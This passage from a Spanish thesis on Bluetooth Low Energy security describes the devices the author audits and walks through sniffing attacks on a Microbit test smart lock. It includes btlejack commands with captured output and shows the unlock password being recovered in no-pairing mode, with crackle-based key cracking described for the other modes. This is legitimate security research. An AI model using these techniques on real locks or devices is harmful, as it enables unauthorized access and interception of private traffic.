Durante el análisis de los dispositivos bluetooth y de las **herramientas necesarias**, se comprueba que ciertas herramientas no funcionan a pleno rendimiento en las máquinas virtuales y es necesario que estén **conectadas directamente** al sistema operativo anfitrión. Por tanto se han ejecutado sobre un sistema operativo Raspbian en una raspberry pi.

Por otro lado, se decide **ejecutar gattacker** con dos raspberry conectadas entre sí por una red inalámbrica de datos, puesto que existe la posibilidad de **crear distancia** para saltarse algunas medidas de protección cuando se realiza un ataque de MITM. En la figura 4.12 se muestra el hardware empleado.



**Fig. 4.12.:** Raspberry Pi.

# Sistemas Bluetooth analizados

En este capítulo, se documentan los distintos **dispositivos analizados** en el proyecto y se ofrece una breve explicación sobre por qué se han elegido a la hora de evaluar su seguridad de bluetooth.

## 5.1 Placa Microbit


La plataforma de desarrollo de código MakeCode facilita el desarrollo de scripts de bloques para aprovechar las características de las Microbit, entre ellas, el **perfil genérico de bluetooth**, intrínseco en las placas. Además, dicha plataforma, permite la elección de **3 opciones de pairing** (*noPairing*, *Just to Work* y *Passkey*) que aportan seguridad a las comunicaciones BT de la placa.

Con el fin de poner a prueba el perfil de BT y las opciones de pairing permitidas, se utilizan **dos scripts** que simulan el comportamiento de un **SmartLock** y una **aplicación interactiva** (figuras 5.1 y 5.2). Ambos scripts están disponibles en internet y se pueden localizar durante la ponencia de Pablo González sobre Hacking de dispositivos Bluetooth BLE en la Cybergamp de 2019 que a su vez los obtuvo de dos cursos publicados en [Nis Summer - Damien Cauquil \[8\]](#).


En la figura 5.1, se muestra el primero de los scripts que simula un **SmartLock**. Este se mantiene a la espera de la escritura en una de sus características con la password de desbloqueo que forma la combinación del string “1234” y el carácter de finalización de lectura “#”.

En la segunda figura 5.2, se dispone del código de la **aplicación interactiva**. Está permanece a la espera de la escritura del string en ascii “temp#” o “ligh” cuya ejecución implica mostrar mediante la pantalla de leds el valor recogido en sus sensores.

Debido a que Microbit no dispone de una aplicación dedicada para la escritura en las características de bluetooth, se ha decidido utilizar la herramienta **nRF Connect** para simular una aplicación Android que envía información a la placa.



**Fig. 5.1.:** Candado BLE con password 1234#.



**Fig. 5.2.:** Flujo de conexión con características.


La elección de **evaluar la seguridad** de bluetooth de la antena microbit se debe a la capacidad que da al autor para modificar los modos de emparejamiento, facilitando el estudio de la seguridad empleada por la mayoría de los dispositivos del mercado. Cualquier detalle sobre su seguridad o el modo de emparejamiento esta disponible en este [enlace](#) [27].

## 5.2 BLECTF

BLECTF fue presentado en la [blackhat USA 2018](#) [28] por [hackgnar \(ryan holeman\)](#) [25]. El propósito de BLECTF es enseñar y reforzar los conceptos básicos de las interacciones entre el cliente y el servidor del protocolo GATT para sumergirse en el mundo de la auditoría BLE.

BLECTF consta con **20 retos de capture the flag**, con los que se puede interactuar y practicar las habilidades de hacking BLE. Muchas de las técnicas y herramientas que se emplean para completar el CTF son empleadas por multitud de profesionales en las auditorías BT.

El conjunto del proyecto se considera interesante y digno de mención al tratarse de un buen punto de partida a todo aquel que desee iniciarse en auditorías BLE.



**Fig. 5.3.:** Placa ESP32 usada por BLECTF.

## 5.3 ITAG

Itag es un **buscador de llaves inteligente** (véase la figura 5.4). Estos dispositivos emiten un sonido tras recibir la señal de la aplicación móvil, lo que permite **localizar** el llavero en un entorno inferior a 10 metros. Funciona con **bluetooth 4.0** y

dispone de una **aplicación para android e ios** que permite controlar el dispositivo.

Se trata de pequeños **dispositivos muy utilizados** por todos los usuarios que se dedican al hacking de dispositivos BLE para poner en práctica nuevos conceptos.

Se considera un dispositivo necesario para el desarrollo de habilidades, por lo que se está interesado en realizar un análisis más detallado.



**Fig. 5.4.: ITAG.**

## 5.4 DSD TECH

DSD TECH Bluetooth es un **modulo de relé de 4 canales** a 5 V con **BLE** incorporado. Dispone de una **aplicación android** con la que controlar los cambios en los relés de una forma sencilla. Esta aplicación no está disponible para iOS y los desarrolladores sugieren utilizar aplicaciones genéricas de terceros como LigthBlue.

La empresa propietaria del DCD TECH ofrece **soluciones de distintos dispositivos bluetooth**, por lo que no es muy descabellado pensar que puedan **reutilizar su tecnología** para otros módulos.



**Fig. 5.5.:** DSD TECH.

## 5.5 Tangxi Candado Bluetooth

Tangxi (mostrado en la figura 5.6) es un **candado bluetooth** que emplea **BLE** para desbloquearse. Dicho candado dispone de una **aplicación móvil** con la que se comunica para abrir la cerradura.

La aplicación móvil implementa **medidas de seguridad** permitiendo establecer un patrón de desbloqueo para usar la aplicación, la fijación de un **pin de 6 dígitos** que actúa de contraseña de apertura, cambiar el nombre del dispositivo y fijar un patrón de desbloqueo manual como respaldo en caso de que la comunicación bluetooth no fuese posible.



**Fig. 5.6.:** Candado Bluetooth Tangxi.

## 5.6 Mi band 3

Possiblemente la **pulsera de actividad** más popular en el mundo. Se trata de un pequeño reloj inteligente que incluyen funciones como medidores de la frecuencia cardiaca, número de pasos, ejercicio diario. Además implementan funciones smart, permitiendo recibir notificaciones de teléfono empleando tanto **bluetooth BLE** como bluetooth clásico.

Estas pulseras de actividad generalmente tienen **seguridad a nivel de aplicación**, por lo que estudiar el comportamiento de las mismas, como la mi band 3, resulta del interés del autor.



**Fig. 5.7.: Mi Band 3.**

## 5.7 Parrot Mambo Fly

El parrot mambo fly es la evolución y el **mini dron** más actualizado de parrot. Este dispositivo al igual que sus predecesores como el Parrot Rolling y el Parrot Airbone emplea **Bluetooth Low Energy**.

El control del conjunto de mini drones Parrot necesita de una **aplicación móvil**, la “*FreeFlight Mini*” que detecta automáticamente el dron y permite su control mediante unos joysticks táctiles.

En la conferencia ofrecida por [Damien Cauquil](#) [29] se ha demostrado que el Dron Parrot Rolling era susceptible a ataques de hijacking con la aplicación btlejack. Por

lo que se ha escogido dicho dron con el fin de comprobar si Parrot ha tomado alguna **medida correctiva** para proteger sus dispositivos tras la divulgación de esta vulnerabilidad y en caso de no ser vulnerable, analizar si es susceptible a otro tipo de ataque.



**Fig. 5.8.:** Parrot Mambo Fly.




# Ataques prácticos contra los sistemas seleccionados y estrategias de mitigación

Los **dispositivos Bluetooth** del capítulo anterior pueden verse comprometidos por diversos motivos. A continuación, se detalla el **proceso de auditoría**, los **ataques** realizados y las **herramientas** utilizadas para comprometer la conexión Bluetooth, así como las medidas o estrategias de mitigación para paliar los ataques.

## 6.1 Antena Microbit

Se realiza el análisis del perfil de bluetooth LE predeterminado de la antena MicroBit mediante dos programas: un **SmarLock** y una **Aplicación Interactiva**.

Las pruebas<sup>1</sup> se realizan para cada uno de los 3 modos de emparejamiento que ofrece la plataforma **MakeCode** (no Pairing, Just to Work, PassKey). A continuación, se disponen de dos figuras (en la figura 6.1), que muestran el funcionamiento de las dos aplicaciones.




**Fig. 6.1:** Aplicaciones Microbit; (a)SmartLock, (b)Aplicación Interactiva.

<sup>1</sup>Las pruebas se realizan independientemente del programa que este ejecutando la placa. Microbit utiliza un perfil de bluetooth genérico incluido en el firmware, por lo que la seguridad y el perfil de bluetooth es el mismo para las dos aplicaciones.

### 6.1.1 Sniffing con Registro HCI (Android) y nRF Connect


Se realizan capturas del tráfico bluetooth entre el dispositivo móvil (Moto G3) y la antena Microbit para su posterior análisis. Para ello, en el propio dispositivo móvil se habilita el **Registro HCI**. Esto genera un .log en la sdcard del teléfono de todas las comunicaciones entrantes y salientes del teléfono vía Bluetooth.

Para interactuar con la placa, se utiliza la herramienta **nRF Connect** disponible tanto para iOS y Android. Esta, facilita la escritura y lectura de atributos GATT, permitiendo simular una aplicación móvil que realiza estas funciones. En la figura 6.2 se observa la escritura en el atributo con el **valor “1234#”** destinado a la apertura del candado.




**Fig. 6.2.:** Apertura de la aplicación SmartLock con nRF Connect.

Tras realizar las capturas, se observa que el tráfico está **desencriptado**. Esto se debe a que el dispositivo móvil conoce la LTK y guarda los paquetes densencriptados. Se puede averiguar si en la comunicación ha existido un proceso de pairing filtrando en Wireshark por el **protocolo SMP** (*Security Manager Protocol*), encargado de la distribución de claves (figura 6.3). Si dicho protocolo presenta paquetes, quiere decir que se ha llevado a cabo un proceso de negociación de las claves de cifrado.



**Fig. 6.3.:** Captura HCI de la aplicación SmartLock Microbit; negociado de claves (passKey).

En la figura 6.4 se puede ver la **contraseña transmitida** desde el móvil a la antena Microbit junto con el carácter limitador para desbloquear la aplicación de SmartLock.




**Fig. 6.4.:** Captura HCI de la aplicación SmartLock Microbit; contraseña 1234#.


En las figuras 6.5, 6.6 y 6.7 se encuentran los comandos enviados a la placa para la Aplicación Interactiva. Entre ellos están, **temp#** (devuelve la temperatura), **light#** (devuelve la intensidad de luz) y un comando **fallo#** que es el caso propuesto para la escritura con valor erróneo sobre el atributo correspondiente.

Todas la capturas anteriores **revelan información** que se puede aprovechar para hacer un uso malintencionado de la aplicación.


- **Handle de la característica:** 0x02a
- **UUID del Servicio:** 6e400001b5a3f393e0a9e50e24dcca9e
- **Propiedades de la característica:** Write
- **Permisos:** Sin autenticación



**Fig. 6.5.:** Captura HCI de la AppInteractiva Microbit; comando temp.



**Fig. 6.6.:** Captura HCI de la AppInteractiva Microbit; comando lighth.



**Fig. 6.7.:** Captura HCI de la AppInteractiva Microbit; comando fallo.

## 6.1.2 Sniffing Passivo con btlejack

Se usa la herramienta btlejack junto con otras 2 antenas Microbit para escuchar el tráfico de forma **pasiva**, simulando a un atacante externo.

### noPairing

En este modo no hay emparejamiento, por tanto **no se cifra** la comunicación. El atacante puede obtener la **contraseña** de desbloqueo del candado en **texto plano**.

En la figura 6.8 se ve el comando utilizado para obtener el tráfico con btlejack. También es conveniente destacar los datos que necesita btlejack para proceder a escuchar en el canal adecuado como la **dirección de acceso**, el **incremento de saltos** y el **intervalo de saltos**.


En la figura 6.9 se dispone de la captura donde se transmite la **password** para desbloquear el candado sin ningún tipo de cifrado.

```
s4mu51@kali:~/Desktop$ sudo btlejack -c any -x nordic -o noPairing_SmartLock.pcap
BtleJack version 2.0

[i] Detected sniffers:
  > Sniffer #0: version 2.0
  > Sniffer #1: version 2.0
LL Data: 05 22 6d 12 fd 1c 05 70 cb 0b 3f 2f 0b f4 42 60 97 5c eb 97 99 01 12 00 27 00 00 00 d0 07 ff ff ff ff 1f 0c
[i] Got CONNECT_REQ packet from 70:05:1c:fd:12:6d to f4:0b:2f:3f:0b:cb
  |--- Access Address: 0x5c976042
  |--- CRC Init value: 0x9997eb
  |--- Hop interval: 39
  |--- Hop increment: 12
  |--- Channel Map: 1fffffff
  |--- Timeout: 20000 ms

LL Data: 03 09 08 0f 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 0b 09 09 01 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 03 06 0c 07 1d 00 d3 07
LL Data: 0b 06 0c 07 59 00 64 00
LL Data: 03 0c 00 02 05 00 06 00 00 00 d0 07 0a 00
LL Data: 0e 0b 07 00 04 00 10 01 00 ff ff 00 28
LL Data: 06 12 0e 00 04 00 11 06 01 00 07 00 00 18 08 00 0b 00 01 18
LL Data: 0e 0b 07 00 04 00 10 0c 00 ff ff 00 28
LL Data: 06 1a 16 00 04 00 11 14 0c 00 0e 00 a8 a9 df 22 19 fa 62 a0 0a 47 1d 25 b0 93 5d e9
LL Data: 0e 0b 07 00 04 00 10 0f 00 ff ff 00 28
LL Data: 06 1a 16 00 04 00 11 14 0f 00 12 00 a8 a9 df 22 19 fa 62 a0 0a 47 1d 25 1d d9 7d e9
LL Data: 0e 0b 07 00 04 00 10 13 00 ff ff 00 28
LL Data: 06 0c 08 00 04 00 11 06 13 00 19 00 0a 18
LL Data: 0e 0b 07 00 04 00 10 1a 00 ff ff 00 28
LL Data: 06 1a 16 00 04 00 11 14 1a 00 24 00 a8 a9 df 22 19 fa 62 a0 0a 47 1d 25 af 93 5d e9
LL Data: 0e 0b 07 00 04 00 10 25 00 ff ff 00 28
LL Data: 06 1a 16 00 04 00 11 14 25 00 ff ff 9e ca dc 24 0e e5 a9 e0 93 f3 a3 b5 01 00 40 6e
```

**Fig. 6.8.:** Sniffing con btlejack de la aplicación Smartlock (noPairing).




**Fig. 6.9.:** Password de desbloqueo de la aplicación Smartlock (noPairing).

### Just to Work

En este modo de emparejamiento la **TK (Temporal Key)** se establece a 0 por lo que se puede descifrar la comunicación y obtener la clave de cifrado.

En la figura 6.10 se han obtenido todos los **paquetes SMP** durante el emparejamiento y se procede a utilizar **crackle** para derivar la LTK para **desencriptar el tráfico y obtener la password** de desbloqueo del candado (Véase la sección 6.1.4).



**Fig. 6.10.:** Paquetes SMP transmitidos durante el emparejamiento Just to Work.

La captura anterior se obtiene como proceso del sniffing con btlejack y el volcado de datos a un fichero .pcap tal y como se muestra en la figura 6.11.

```
s4mu51@kali:~/Desktop$ sudo btlejack -c any -x nordic -o JustWork_SmartLock.pcap
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: version 2.0
> Sniffer #1: version 2.0
LL Data: 05 22 54 e3 b2 08 40 60 cb 3f 2f 0b f4 7a 26 d5 de 00 10 0d 02 03 00 27 00 00 00 d0 07 ff ff ff ff 1f 06
[i] Got CONNECT_REQ packet from 60:40:08:b2:e3:54 to f4:0b:2f:3f:0b:cb
└─ Access Address: 0xded5267a
└─ CRC Init value: 0x0d1000
└─ Hop interval: 39
└─ Hop increment: 6
└─ Channel Map: 1fffffff
└─ Timeout: 20000 ms

LL Data: 0f 09 08 0f 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 07 09 09 01 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 0f 06 0c 07 1d 00 d3 07
LL Data: 07 06 0c 07 59 00 64 00
LL Data: 0f 0c 00 02 02 00 06 00 00 00 d0 07 0b 00
LL Data: 02 0b 07 00 06 00 01 04 00 05 10 07 07
LL Data: 0a 0b 07 00 06 00 02 03 00 01 10 02 03
LL Data: 02 15 11 00 06 00 03 bd 34 8f 2e f1 8a 26 4e ff 42 3c d4 63 98 ac 8d
LL Data: 0a 15 11 00 06 00 03 80 7f 82 1a 62 57 e7 21 64 c6 b5 15 2f 97 b3 0a
LL Data: 02 15 11 00 06 00 04 c9 57 2b 76 fc f5 c6 4d 95 de 89 77 99 9d 27 23
```

**Fig. 6.11.:** Sniffing con btlejack de la aplicación Smartlock (Just to Work).

## Passkey

Lo mismo ocurre cuando se establece el pairing con passkey. La diferencia es que en este caso, el valor de la **TK** es el **pin de 6 dígitos** que proporciona la placa durante el emparejamiento con el dispositivo móvil.

Las figuras 6.12 y 6.13 muestran la ejecución de la herramienta y los paquetes SMP capturados con wireshark junto con el resto de paquetes sin desencriptar.

```
s4mu51@kali:~/Desktop$ sudo btlejack -c any -x nordic -o Passkey_SmartLock.pcap
BtleJack version 2.0

[i] Detected sniffers:
> Sniffer #0: version 2.0
> Sniffer #1: version 2.0
LL Data: 05 22 fd a5 01 3a 98 68 cb 0b 3f 2f 0b f4 ed ab 9a 1a b1 22 91 02 22 00 27 00 00 00 d0 07 ff ff ff ff 1f 07
[i] Got CONNECT_REQ packet from 68:98:3a:a1:a5:fd to f4:0b:2f:3f:0b:cb
└─ Access Address: 0x1a9aabed
└─ CRC Init value: 0x9122b1
└─ Hop interval: 39
└─ Hop increment: 7
└─ Channel Map: 1fffffff
└─ Timeout: 20000 ms

LL Data: 03 09 08 0f 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 0b 09 09 01 00 00 00 00 00 00 00 00 00 00 00 00
LL Data: 03 06 0c 07 1d 00 d3 07
LL Data: 0b 06 0c 07 59 00 64 00
LL Data: 02 0b 07 00 06 00 01 04 00 05 10 07 07
```

**Fig. 6.12.:** Sniffing con btlejack de la aplicación Smartlock (Passkey).

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	68:98:3a:a1:a5:fd	f4:0b:2f:3f:0b:cb	LE LL	68	CONNECT REQ
2	0.827698	Master_0x1a9aabed	Slave_0x1a9aabed	LE LL	35	Control Opcode: LL_FEATURE_REQ
3	0.871654	Slave_0x1a9aabed	Master_0x1a9aabed	LE LL	35	Control Opcode: LL_FEATURE_RSP
4	0.871856	Master_0x1a9aabed	Slave_0x1a9aabed	LE LL	32	Control Opcode: LL_VERSION_IND
